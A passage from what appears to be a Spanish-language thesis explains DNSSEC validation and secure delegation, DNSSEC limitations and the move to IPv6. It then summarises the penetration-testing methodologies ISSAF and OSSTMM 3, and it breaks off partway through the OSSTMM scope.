


Figura 1.5 Recorrido por la cadena de confianza

1. La cadena de confianza empieza desde el resolver validador que almacena la clave pública KSK como ancla de confianza.
2. Luego pasa al servidor autoritario del dominio net., el cual firma sus registros de recursos junto con el DS de su zona hija rip.net con la clave ZSK. Siendo esta firma asegurada con su KSK.
3. De igual forma pasa al servidor autoritario del dominio rip.net., el cual firma sus todos sus registros de recursos con la clave ZSK. Siendo esta firma asegurada con su KSK.

1.3.9. Delegación segura

El primer paso en el proceso de implementación de DNSSEC, se inicia firmando los archivos de zona, usando la clave privada del sistema de encriptación asimétrico seleccionado. La clave pública correspondiente a la clave privada

utilizada para firmar la zona, se publica usando el registro de recurso DNSKEY. Una vez que una zona ha sido asegurada, ésta puede ahora agregarse a una cadena de confianza existente o bien ser usada en un proceso de delegación a un subdominio. En ambos casos, para llevar a cabo el proceso de delegación, se utiliza el registro de recurso de Delegación de Firma (RR DS). El Registro DS se sitúa en la Zona Padre de la zona que será delegada de manera segura y valida la siguiente clave en la cadena de confianza. El DS contiene un resumen de la clave KSK definida en el registro DNSKEY del dominio hijo [8].




Figura 1.6 Delegación Segura dominio com a subdominio bancodk.com

Si el subdominio bancodk.com va a ser delegado de forma segura (unido a una cadena de confianza), un Registro DS contiene el resumen del Registro DNSKEY con el nombre de bancodk.com y el cual será agregado o almacenado en la zona del dominio com, como se muestra en la Figura 1.6 adaptada de [8]. Se debe considerar, que una delegación segura ocurre solo si la zona padre e hija han sido firmadas, es decir, han sido aseguradas.

1.3.10. Funciones de DNSSEC

Las extensiones de seguridad del Sistema de nombres de dominio (DNS) proporcionan autenticación del origen, servicios de autenticación e integridad de los datos DNS, incluidos los mecanismos para la denegación de existencia autenticada de datos DNS. [14]

- **Autenticidad de origen**: autenticar que los datos recibidos sólo pueden proceder de la zona solicitada.
- **Integridad:** verificar la integridad de los datos, es decir, que los datos no han sido modificados en el transcurso de la transacción.
- **No existencia:** verificar, en el caso de una respuesta de dominio no existente (NXDOMAIN), que, efectivamente el registro no existe en la zona solicitada y no ha sido expresamente eliminado en la intercepción de la transacción.

DNSSEC no ha sido diseñado para proteger las operaciones como las transferencias de zona y actualizaciones dinámicas. Estas siguen operando bajo los estándares de seguridad ya establecidos, y son complementarios a DNSSEC. Además de DNSSEC no provee de confidencialidad de la información

1.3.11. Protección proporcionada por DNSSEC

En la Figura 1.7 por las autoras, se observa que DNSSEC protege contra los ataques de envenenamiento de caché y de suplantación de identidad de un dominio, que pueden redirigir a sitios web maliciosos, al proveer de un mecanismo para la autenticación del origen e integridad de los datos intercambiados a través del protocolo DNS, mediante la firma digitales de los datos DNS de un dominio, con el fin de proporcionar autenticación e integridad de los datos DNS.




Figura 1.7 Protección DNSSEC

1.3.12 Componentes de DNSSEC

DNSSEC se implementa en los tres componentes principales de la infraestructura DNS [9]:

- **Servidor Caché**: los Servidores de Nombres Caché cumplen dos roles diferentes, por un lado, reciben consultas de los Clientes y eventualmente, devuelven una respuesta, utilizando un mismo canal de comunicación, de este modo se puede considerar que cumple el rol de Servidor. Mientras que del otro lado es el encargado de resolver las consultas recibidas, mediante el envío de consultas a los Servidores de Nombres Autoritativos, comportándose como un Cliente. En el RFC 4035 [38-p17]. Un Servidor de Nombres Cache con capacidades de DNSSEC, intentará enviar sus consultas, indicando que tiene la capacidad para tratar las respuestas DNSSEC que reciba, lo que significa que puede interpretar los nuevos Registros de Recursos de DNSSEC. Regularmente todos los Servidores de Nombres Caché validaran las respuestas DNSSEC por sí mismos, lo que implica que cuando se reciba una respuesta con éstas características, se comprobaran las firmas.

- **Servidor de Nombres Autoritativo**: un Servidor de Nombres Autoritativo con soporte para DNSSEC, debe ser capaz de recibir e interpretar paquetes de datos DNS, donde el bit DO se encuentra activo, lo que indica que el Cliente que realizó la consulta, está dispuesto a recibir respuestas DNSSEC.

  Por otro lado, el Servidor Autoritativo, debe ser capaz de generar firmas para todos los datos **sobre los que tiene autoridad y** debe poder enviar los nuevos Registros de Recursos que incorpora DNSSEC (DNSKEY, RRSIG, DS y NSEC y/o NSEC3).Se debe considerar que un Servidor **Autoritario,** nunca enviará como respuesta paquetes DNSSEC con el bit AD activo, ya que solo devuelve como respuesta Registros acompañados de su firma correspondiente, es decir que no realiza ningún tipo de validación.

- **Cliente Resolver:** un Cliente con soporte de validación DNSSEC activará el bit AD solo si considera que todos los Conjuntos de Registros de Recursos en las secciones "*Answer*" y "*Authority*" de la respuesta, son auténticas, o bien si considera que todos los Conjuntos de Registros de Recursos en la sección

"*Answer*" y cualquier Registro de Recurso de Respuesta Negativa en la sección "*Authority*" son auténticas.

1.3.13. Proceso DNSSEC de validación de la respuesta

En la Figura 1.7 por las autoras, se observa el proceso realizado principalmente por el **Servidor DNS Cache Validador**, para validar una respuesta. [9]




Figura 1.8 Proceso de validación DNSSEC de la respuesta

A continuación se muestra el proceso de validación de la respuesta:

1. El Servidor cache validador al recibir una consulta por www.comunicate.com realiza el proceso normal de consulta DNS hasta dar con el servidor autoritario del dominio comunicate.com, una vez encontrado el servidor autoritario consulta por el registro AAAA del dominio www.comunicate.com indicando que espera una respuesta DNSSEC.

2. El servidor autoritario del dominio comunicate.com está habilitado para DNSSEC de modo que contesta al servidor cache validador y responde a la consulta con el registro AAAA de www.comunicate.com , acompañado de la firma digital, para fines de verificación.

3. El servidor cache validador necesita validar la firma digital de modo que solicita las claves criptográficas al servidor autoritario del dominio comunicate.com.

4. El servidor autoritario del dominio comunicate.com responde con las claves criptográficas, (y las firmas digitales de las claves) utilizadas para generar la firma digital que se envió en el punto 2. El DNS de validación puede usar esta información para verificar las respuestas recibidas en el punto 2.

5. El DNS cache validador, solicita validación al servidor autoritario del dominio com, dominio padre del dominio comunicate.com, para obtener la información de verificación.

6. La información de verificación se envía desde el servidor autoritario del dominio com. El servidor DNS validador compara esto con la respuesta que recibió en el punto 4, y los dos deben coincidir, lo que demuestra la autenticidad de comunicate.com.

7. El DNS cache validador solicita al servidor autoritario del dominio com. por sus claves criptográficas, con el fin de verificar las respuestas recibidas en el punto 6.

8. El servidor autoritario del dominio com. responde con las claves criptográficas y sus respetivas firmas digitales. El DNS validador puede verificar las respuestas recibidas en el punto 6.

9. El DNS cache validador solicita información de validación del dominio com. (dominio hijo), al servidor autoritario del dominio raíz "." (dominio padre).

10. El servidor de nombres raíz devuelve la información de validación para validar al com. El servidor DNS validador toma esta información y la usa para verificar las respuestas recibidas en el punto 8.

11. El servidor validador pregunta al servidor de nombres raíz por sus claves criptográficas para verificar las respuestas recibidas en el punto 10.

12. El servidor de nombres raíz envía las claves, en este punto, la herramienta de validación puede verificar las respuestas recibidas en el punto 10.

13. El servidor cache validador, una vez validada la respuesta, la entrega al cliente.

1.3.14. Dificultades en el uso de DNSSEC

DNSSEC tiene como contrapartida ciertos problemas y dificultades que se presentan en su utilización, entre los que se pueden destacar los siguientes [5], [15]:

a) **Dificultad de implementación y mantenimiento.** Respecto a DNS, resulta más complejo de implementar y requiere una cuidadosa atención en el mantenimiento de las zonas y las claves. Cualquier problema relacionado con el firmado o claves caducadas causará problemas en la resolución a clientes DNSSEC.

b) **Tamaño de las respuestas.** Una respuesta DNSSEC incrementa notoriamente su tamaño respecto a una respuesta DNS convencional, lo que conlleva un mayor uso de recursos de red y proporciona un vector explotable a ataques de amplificación DNS.

c) **Rendimiento y Resolución DNSSEC.** El proceso de resolución y verificación de firmas supone un incremento de procesado por parte del resolver que puede impactar en el tiempo de respuesta y causar reintentos por parte de clientes, lo que acentuará la carga.

d) **Renovación de claves.** La correcta renovación de las claves supone una atención extra a la hora de administrar el servidor.

1.4. PROTOCOLO IPv6

IPv6 es la próxima generación de estándares de direcciones del Protocolo de Internet (IP) destinadas a complementar y eventualmente a reemplazar al Protocolo de Internet versión 4 (IPv4, *Internet Protocol version 4*), el cual ha sido altamente implementado en las redes que actualmente se encuentran desplegadas, con capacidad de brindar 2^{32} direcciones lógicas, que hoy en día enfrentan una gran escasez, la cual se anticipó desde finales de la década de los años 80 como consecuencia de la amplia expansión de la red y los servicios soportados sobre Internet [16],[17]. Por esta razón, el Grupo de Trabajo de Ingeniería de Internet (IETF), desarrolló en 1996, la versión más reciente del Protocolo IP, conocido como IPv6 (*Internet Protocol versión 6*), destinado a reemplazar en forma gradual a IPv4, con una capacidad de 2^{128} (340 sextillones) direcciones, expresadas en notación hexadecimal, como por ejemplo:2001:DB8:8::260:97FF:FE40:EFAB, con el fin de brindar una red escalable, optimizada en funcionalidad y seguridad [18],[19].

En febrero de 2011, la ICANN (*Internet Corporation for Assigned Names and Numbers*), entidad encargada de coordinar el sistema de Nombres de Dominio global de Internet, asignó las últimas direcciones IPv4 a los cinco Registros Regionales de Internet RIRs (*Regional Internet Registries*)[1] y al mismo tiempo declaró que las direcciones IPv4 se habían agotado. Para el Registro de Direcciones de Internet para América Latina y el Caribe el RIR se denomina LACNIC (*Latin American and Caribbean Internet Address Registry*), el agotamiento de las direcciones IPv4 había sido acordado en cuatro fases, anunciando el comienzo de la última fase, el 15 de Febrero de 2017, para la asignación del último bloque de direcciones IPv4 disponible de LACNIC [20].

Frente a este hecho, LACNIC ha motivado a la comunidad a adoptar el protocolo IPv6 para que los proveedores de conectividad y las organizaciones puedan satisfacer la demanda de sus clientes y de nuevos usuarios de Internet en América Latina y el Caribe [21], iniciativa que se ve apoyada con el incremento exponencial

[1] Los RIRs son organizaciones sin fines de lucro que administran y distribuyen los recursos numéricos de Internet, entre los que se incluye el espacio de direcciones IPv4 e IPv6 y los números de Sistema Autónomo dentro de una región particular del mundo. Todos ellos apoyan activamente la implementación de IPv6 y actualizan los recursos para ayudar a las economías de sus regiones a implementar el IPv6.

Actualmente hay 5 RIRs en funcionamiento: American Registry for Internet Numbers (ARIN)1 para América Anglosajona, RIPE Network Coordination Centre (RIPE NCC)2 para Europa, el Oriente Medio y Asia Central, Asia-Pacific Network Information Centre (APNIC)3 para Asia y la Región Pacífica, Latin American and Caribbean Internet Address Registry (LACNIC)4 para América Latina y el Caribe, African Network Information Centre (AfriNIC)5 para África.

de dispositivos IoT (*Internet of Things)*, para los cuales se requerirá la disponibilidad de un mayor número de direcciones IP, colocando a IPv6 como la única tecnología posible para soportar el Internet de las Cosas [22].

Por consiguiente, los cambios en el protocolo DNS son necesarios para permitir la capacidad de soportar el nuevo protocolo IPv6. Estos cambios incluyen la definición de un nuevo tipo de Registro de Recurso RR (AAAA) de 128 bits en IPv6, como sustituto del Registro de Recurso RR (A) de 32 bits en IPv4, para mapear un Nombre de Dominio a una dirección IPv6. Así mismo, se produce otro cambio en la asignación inversa haciendo uso del dominio ip6.arpa [23].

Desde la perspectiva de la seguridad de la información, se requiere que el protocolo DNS sea aún más importante para IPv6 que para IPv4, ya que la implementación de IPv6 en las redes de información actuales, abre la posibilidad a nuevos tipos y técnicas de ataque, con el empleo de mecanismos y herramientas más sofisticadas, añadiendo nuevos puertos abiertos y nuevos puntos de entrada en las aplicaciones, comprometiendo de manera negativa la seguridad del DNS [24],[25].

CAPÍTULO 2

METODOLOGÍAS ESTÁNDAR DE EVALUACIÓN DE SEGURIDAD

Existen diferentes metodologías para la evaluación de la seguridad, las cuales permiten evaluar de forma metódica y repetible las pruebas de seguridad en función del entorno real de trabajo. De esta forma las pruebas pueden ser realizadas por diferentes auditores y un método común, obteniendo resultados al menos equiparables.

Cada una de las metodologías aporta diferentes aspectos que serán ventajosos en determinados casos, por lo que a la hora de elegir alguna de ellas, no es una decisión simple, y deber ser estudiada y adaptada para cada caso. Es importante remarcar que no hay una metodología mejor o peor que otra, sino que son guías que aportan diferentes puntos de vista de cara a la evaluación de seguridad y que sirven como manual de referencia a la hora de realizar esta actividad.

A continuación se presenta una síntesis de las siguientes metodologías: ISSAF [26], OSSTMM 3.0 [27] y PTES [28], las cuales tienen en común que el tipo de licencia con el que se han creado permite su utilización de forma libre, es decir sin costo. Centrándose en el estudio de los aspectos y características más importantes de cada una de ellas, que sirvan como base para la generación de una metodología que se adapte a las necesidades del Proyecto para el análisis y evaluación de la seguridad proporcionada por DNSSEC en redes IPv6 en un escenario de pruebas controlado. Para mayor información sobre cada una de las metodologías analizadas a continuación ver Anexo [1].

2.1. ISSAF

Marco de evaluación de la seguridad de los sistemas de información

(*ISSAF, Information System Security Assessment Framework*), desarrollado por el Grupo de Seguridad de Sistemas Abiertos de Información (OISSG, Open Información System Security Grupo), con su última versión 2.1 lanzada en 2006, intenta definir una metodología de evaluación de seguridad de los sistemas de

información, que sea más exhaustiva que otros marcos de evaluación, y que mitigue los riesgos inherentes al proceso de evaluación de la seguridad en sí.
Al igual que otras metodologías presenta **cinco certificaciones**, una de ellas dedicada al **test de intrusión**: *Penetration Testing Expert* (I-PTE).

Alcance

ISSAF es una metodología aplicable a cualquier tipo de organización sin importar su tamaño. En busca de ser el marco de evaluación más completo, provee la mayor cantidad de información posible en diferentes aspectos, tales como:

- La evaluación de las redes, los sistemas y el control de aplicaciones.
- El análisis y evaluación de los entornos de prueba, infraestructura de red, sistemas operativos, aplicaciones web y sistemas de bases de datos.
- La planeación dentro de una organización para llevar a cabo la evaluación de seguridad.
- Las pautas necesarias para la gestión del compromiso entre la organización y el auditor.
- Los lineamientos de acción a considerar para obtener los mejores resultados.
- Las métricas para la evaluación de la seguridad, basadas en la evaluación de riesgo.
- La metodología de prueba de penetración, junto con su guía técnica para la ejecución de la misma.
- Pautas para la estructura y el contenido de informes, para la presentación de resultados.
- Conjunto de recomendaciones, para acompañar todo el proceso de evaluación desde el punto de vista del auditor o la organización.

Entornos de aplicabilidad

ISSAF provee información para evaluar la seguridad de cuatro entornos: **seguridad en redes** (router, switch, etc), **seguridad en host o seguridad en sistemas operativos** (Linux, windows, etc), **seguridad en aplicaciones web** y **seguridad en bases de datos**, para cada uno de los elementos del entorno ofrece sus respectivas pruebas de evaluación.

Metodología general de ISSAF

ISSAF consta de **cuatro fases** principales: **Planificación**, **Evaluación**, **Tratamiento**, y **Acreditación**, cada una de estas fases posee paquetes de trabajo específicos que son genéricos para todas las organizaciones e independientemente de su tamaño. La ejecución de los respectivos paquetes de trabajo, se enfocan en entregar **resultados específicos**, al culminar cada fase se presenta un entregable con los resultados obtenidos.

- **Planeación**, en donde se reúne toda la información acerca de la organización sobre la cual se va realizar la evaluación de seguridad (información como la infraestructura tecnología que esta utiliza). También es la fase donde se busca el financiamiento, se realiza el presupuesto, se determina paquetes de trabajo y se selecciona un gerente, todo lo necesario para llevar acabo la evaluación de seguridad.

- **Evaluación**, se identifica los activos y procesos de la organización, se estima el impacto de una amenaza y la probabilidad ocurrencia de la misma. Además donde se revisa los requisitos legales, se evalúa las políticas de seguridad de la organización y se evalúa la seguridad de la organización en diferentes aspectos, tales como: seguridad en la red, seguridad de los host, seguridad de las bases de datos, etc.

- **Tratamiento**, se toman decisiones respecto a los riesgos residuales (determinar salvaguardas para los riesgos, el plan de implementación de estas, etc.).

- **Acreditación**, se solicita primero la acreditación a la OISSG, quien establecerá con la organización un contexto sobre la misma, el alcance de la evaluación y asignara al auditor(s) para que al final de la evaluación con la presentación de

informes detallados presentados a la alta gerencia se determinara el grado de cumplimiento de los requerimientos de ISSAF, para emitir el certificado.

Metodología de penetración de ISSAF

Para la evaluación de la seguridad establece una metodología de penetración de tres fases, como se muestra en la Figura 2.1 por las autoras:

Figura 2.1 Fases de la metodología de penetración de ISSAF

Fase I: Planeación y preparación

En esta fase se intercambia la información inicial, se planifica y se prepara para la prueba. Es donde se firma el acuerdo formal de evaluación por ambas partes, como base para esta asignación y protección legal mutua. Además de ser donde se especifica equipo de trabajo, pruebas, fechas exactas y horas para las pruebas.

Fase II: Evaluación

En esta fase se realiza la prueba de penetración técnica, dividida en 9 capas, donde cada capa representa un nivel de acceso mayor a los activos de la información, como se muestra en la Figura 2.2 Fase II de la metodología ISSAF por las autoras:

Figura 2.2 Fase II de la metodología ISSAF

Fase III: Reportes, limpieza y destrucción de artefactos

Esta es la última fase de penetración de ISSAF. Plantea la entrega de informes verbales y escritos donde se debe plasmar los resultados detallados de las pruebas realizadas, las revisiones con recomendaciones para mejorar. Además de contener el alcance del proyecto, las herramientas que se utilizaron, las fechas y la duración de las pruebas, el resultado de las mismas, la lista de las vulnerabilidades encontradas y lista de recomendaciones. Igualmente es la fase donde toda la información que se crea y / o se almacena en los sistemas probados durante la evaluación de seguridad debe ser eliminado de los sistemas y en caso de que esta no lo sea, debe de ser informada a la organización por medio de informe.

Guía técnica

Una de las características más importantes de ISSAF es el detalle en la guía técnica de penetración, debido a que organiza para cada una de las capas de la fase de evaluación criterios de evaluación bien definidos (los criterios se pueden considerar como actividades o pruebas que se pueden realizar en cada una de las capas), revisados por expertos en la materia. Cada criterio de evaluación incluyen:

- Una descripción. Sus objetivos. Los requisitos previos para llevar a cabo las evaluaciones. El proceso de evaluación. Muestra los resultados esperados. Contramedidas recomendadas. Referencias a documentos externos.

Asimismo ISSAF para cada uno de los criterios recomienda herramientas para llevar el proceso de evaluación. Además se presenta modelos de plantillas donde se puede consignar los resultados obtenidos, de la aplicación de los criterios.

Métricas

Para la evaluación de seguridad, ISSAF utiliza como métrica la **evaluación de riesgo**. Esta, se basa en el estudio de tres factores significativos: el **valor del activo** (tanto cuantitativo como cualitativo), la **probabilidad de ocurrencia de la amenaza** (valor cualitativo) y la **criticidad de la vulnerabilidad** (valor cualitativo), como se observa en la Figura 2.3 tomada de [26]:




Figura 2.3 Métricas ISSAF

Mediante la relación de:

Riesgo = Valor activo * Amenaza * Vulnerabilidad

La evaluación del riesgo de ISSAF es muy similar al estándar **ISO 27001** y a la mayoría de guías de buenas prácticas (**SPICE**, **CMMi**, **COBIT**).

Informes

A lo largo de todo el proceso de evaluación ISSAF provee modelos para presentar la información. ISSAF presenta modelos de plantillas para registrar los

parámetros y los resultados obtenidos de la aplicación de los criterios de evaluación.

En la fase de reporte de ISSAF se establecen dos categorías de informes:

- **Informe verbal**: se presenta en el transcurso de la prueba de penetración cuando se identifica un problema crítico.

- **Informe final:** se presenta una vez terminadas las pruebas mediante un informe escrito que describa: resumen de gestión, alcance del proyecto, herramientas utilizadas, fechas y tiempos de las pruebas reales en los sistemas, lista de vulnerabilidades, recomendaciones, entre otras.

Recomendaciones

ISSAF realiza recomendaciones sobre la gestión de evaluación de la seguridad, la definición del alcance de la prueba de seguridad, así como la presentación y análisis de los resultados obtenidos.

Meticulosidad

El nivel meticulosidad de ISSAF es alto, debido a que es una de las metodologías de evaluación de seguridad más **exhaustiva** que proporciona información en el proceso de evaluación. Provee a la organización de bases para la planeación de una evaluación de seguridad en la misma, suministra a la organización y al auditor de pautas para gestionar los compromisos, facilita al auditor de una guía de penetración técnica rigurosa con objetivos, herramientas y recomendaciones, aplicable para la mayoría de los entornos de prueba existentes. Además de aportar pautas para la recolección de información, presentación de informes, análisis de resultados, cálculo de la evaluación de riesgo.

Usabilidad y uso

Debido a la meticulosidad de ISSAF en los diferentes aspectos la usabilidad de ISSAF es alta, junto con las recomendaciones que se hacen a lo largo de ella, permite que una organización o un auditor sin experiencia en el campo de seguridad puedan llevar a cabo lo necesario para la evaluación de seguridad.

En cuanto al uso de la misma, ISSAF es una metodología que va dirigida a:

- Evaluadores de vulnerabilidad internos y externos, probadores de penetración, auditores de seguridad y evaluadores de seguridad; profesionales responsables de la seguridad del perímetro; ingenieros de seguridad y consultores; gerentes de proyecto de evaluación de seguridad; administradores de sistemas, redes y seguridad web; gerentes técnicos y funcionales; personal de sistemas de información responsable de la seguridad de la información.

Ventajas

La metodología presenta las siguientes ventajas en diferentes aspectos:

- Al ser una herramienta abierta, puede ser utilizada libremente y el personal de seguridad puede certificarse por parte de la entidad que la ha redactado.

- Presenta una fase de evaluación conocida y probada en el ámbito de la seguridad informática, que es utilizada de manera frecuente, sobre todo en Norteamérica. Esto reduce costes significativos en la inversión para implantarla en los organismos donde se requiera.

- El alto nivel de detalle en la metodología de ISSAF, principalmente en la guía de penetración permite que ISSAF tenga un alto nivel de usabilidad, para auditores con o sin experiencia en el campo de seguridad.

- El alcance de ISSAF es amplio, ya que brinda información para la planeación, ejecución, análisis y entrega de resultados, tanto por parte del auditor como de la organización que es avaluada sin importar su tamaño.

Limitaciones

- Debido a la antigüedad la última versión de la metodología, algunas herramientas propuestas son obsoletas, razón por lo cual es necesario realizar una actualización de herramientas para la prueba de penetración.

- Por la misma antigüedad de la metodología, otra limitación es que no cubre temas de protección de datos y *cloud computing*.

2.2. OSSTMM 3

Representa un estándar de referencia imprescindible, para todo aquel que quiera llevar a cabo un testeo de seguridad en forma ordenada y con calidad profesional. Esta metodología está desarrollada por la organización **ISECOM (Institute for Security and Open Methodologies),** es una organización abierta y colaborativa que se basa en la investigación en seguridad informática fundada en enero del 2001. Su objetivo es proporcionar concienciación en seguridad, investigar, proveer de certificaciones e integridad de negocio.

Su principal proyecto es la guía **OSSTMM (*Open Source Security Testing Methodology Manual*)** que traducido al español sería el Manual de la Metodología Abierta de Testeo de Seguridad. Uno de sus principales puntos a favor es que tiene una visión global del concepto de la seguridad y no se centra en porciones independientes de esta como si lo hacen otras metodologías.

Actualmente, la última versión de la metodología OSSTMM es la **versión 3 [1],** que fue publicada en 2007. Es imprescindible señalar que esta valoración **no es compatible con versiones anteriores**, por lo que debe ser considerada como una versión completamente nueva.

Antes de establecer el alcance de la auditoria, la metodología guía al auditor con una introducción de los conceptos previos en seguridad que un auditor debe conocer y sobre los nuevos términos manejados en esta última acerca de lo que se necesita saber y lo que se necesita hacer para llevar a cabo la correcta aplicación de esta metodología.

Alcance

El alcance de la metodología OSSTMM 3 comprende los siguientes aspectos:

- OSSTMM está orientado hacia cualquier tipo organización, independientemente del tamaño, tecnología o medidas de seguridad**.**
- Se establecen 7 pasos para definir correctamente una prueba de seguridad.
- La metodología contempla 6 tipos de auditoría en función de las necesidades

del cliente.

